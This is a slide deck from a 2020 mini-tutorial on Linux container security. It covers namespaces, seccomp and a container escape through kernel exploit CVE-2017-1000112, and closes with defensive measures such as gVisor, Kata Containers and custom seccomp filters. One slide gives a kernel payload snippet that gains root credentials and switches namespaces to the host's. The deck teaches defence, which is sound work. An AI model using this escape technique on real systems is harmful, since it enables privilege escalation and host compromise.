

# Mini-Tutorial: Linux Container Security

Container escape using a Kernel Exploit

---

Mirco Haug

April 6, 2020

In cooperation with SySS GmbH and Eberhard Karls Universität Tübingen

# Contents

Motivation

Technologies

Exploit

Conclusion


# Motivation

---

# Why Containers?



# What is a Container?



**Figure 1:** VM vs. Container.

# Threats for Containers

- Standards
  - Bugs
  - outdated Library
  - ...
- Untrusted sources



# Threats for Containers

- Standards
  - Bugs
  - outdated Library
  - ...
- Untrusted sources
- not interesting



# Threats by Containers



- System Resources
- Network
- Linux Kernel




# Threats by Containers



- System Resources
- Network
- Linux Kernel

# Why should I care?



**Figure 2:** Kernel vulnerabilities, source [cvedetails.com](https://cvedetails.com).

# Technologies

---



- System Call Filter
- Name and argument filtering
- No Escape

- UTS (Hostname) Namespace
- PID Namespace
- Mount Namespace
- User Namespace
- Network, IPC, cGroup

# Exploit

---

# Kernelexploit: CVE-2017-1000112

- UDP Packet Handling
- Kernel Code Execution
- Container Escape



# Exploit Payload

```
1 commit_creds(prepare_kernel_cred(0));
2
3 // Switch container PID 1 Namespaces to Host namespaces
4 unsigned long long g = find_task_by_vpid(1);
5 switch_task_namespaces((void *)g, (void *)INIT_NS_PROXY);
6
7 // Switch the current process namespaces to the ones of container pid 1
8 long fd_mnt = do_sys_open("/proc/1/ns/mnt");
9 sys_setns( fd_mnt, 0);
10 long fd_pid = do_sys_open("/proc/1/ns/pid");
11 sys_setns( fd_pid, 0);
12 long fd_uts = do_sys_open("/proc/1/ns/uts");
13 sys_setns( fd_uts, 0);
```



## Live Demo

---

- Custom Seccomp sandbox
- Container runtime implementations
  - runC
  - Google gVisor
  - Kata Containers

## Conclusion

---

- The Kernel is ...
  - huge
  - exploitable in reality

# Conclusion

- The Kernel is ...
  - huge
  - exploitable in reality



# Conclusion

- The Kernel is ...
  - huge
  - exploitable in reality
  - replaceable
- Secure container runtime implementations
- Custom Seccomp Filter



content...

**Thank you**

---



# Photo Credits

In order of usage

- Photo by skeeze auf Pixabay
- Photo by Gerhard Gellinger at Pixabay
- Photo by Gerhard Gellinger at Pixabay
- Photo by Nathan Dumlao on Unsplash
- Photo by Alex Radelich on Unsplash
- Photo by Claudia Soraya on Unsplash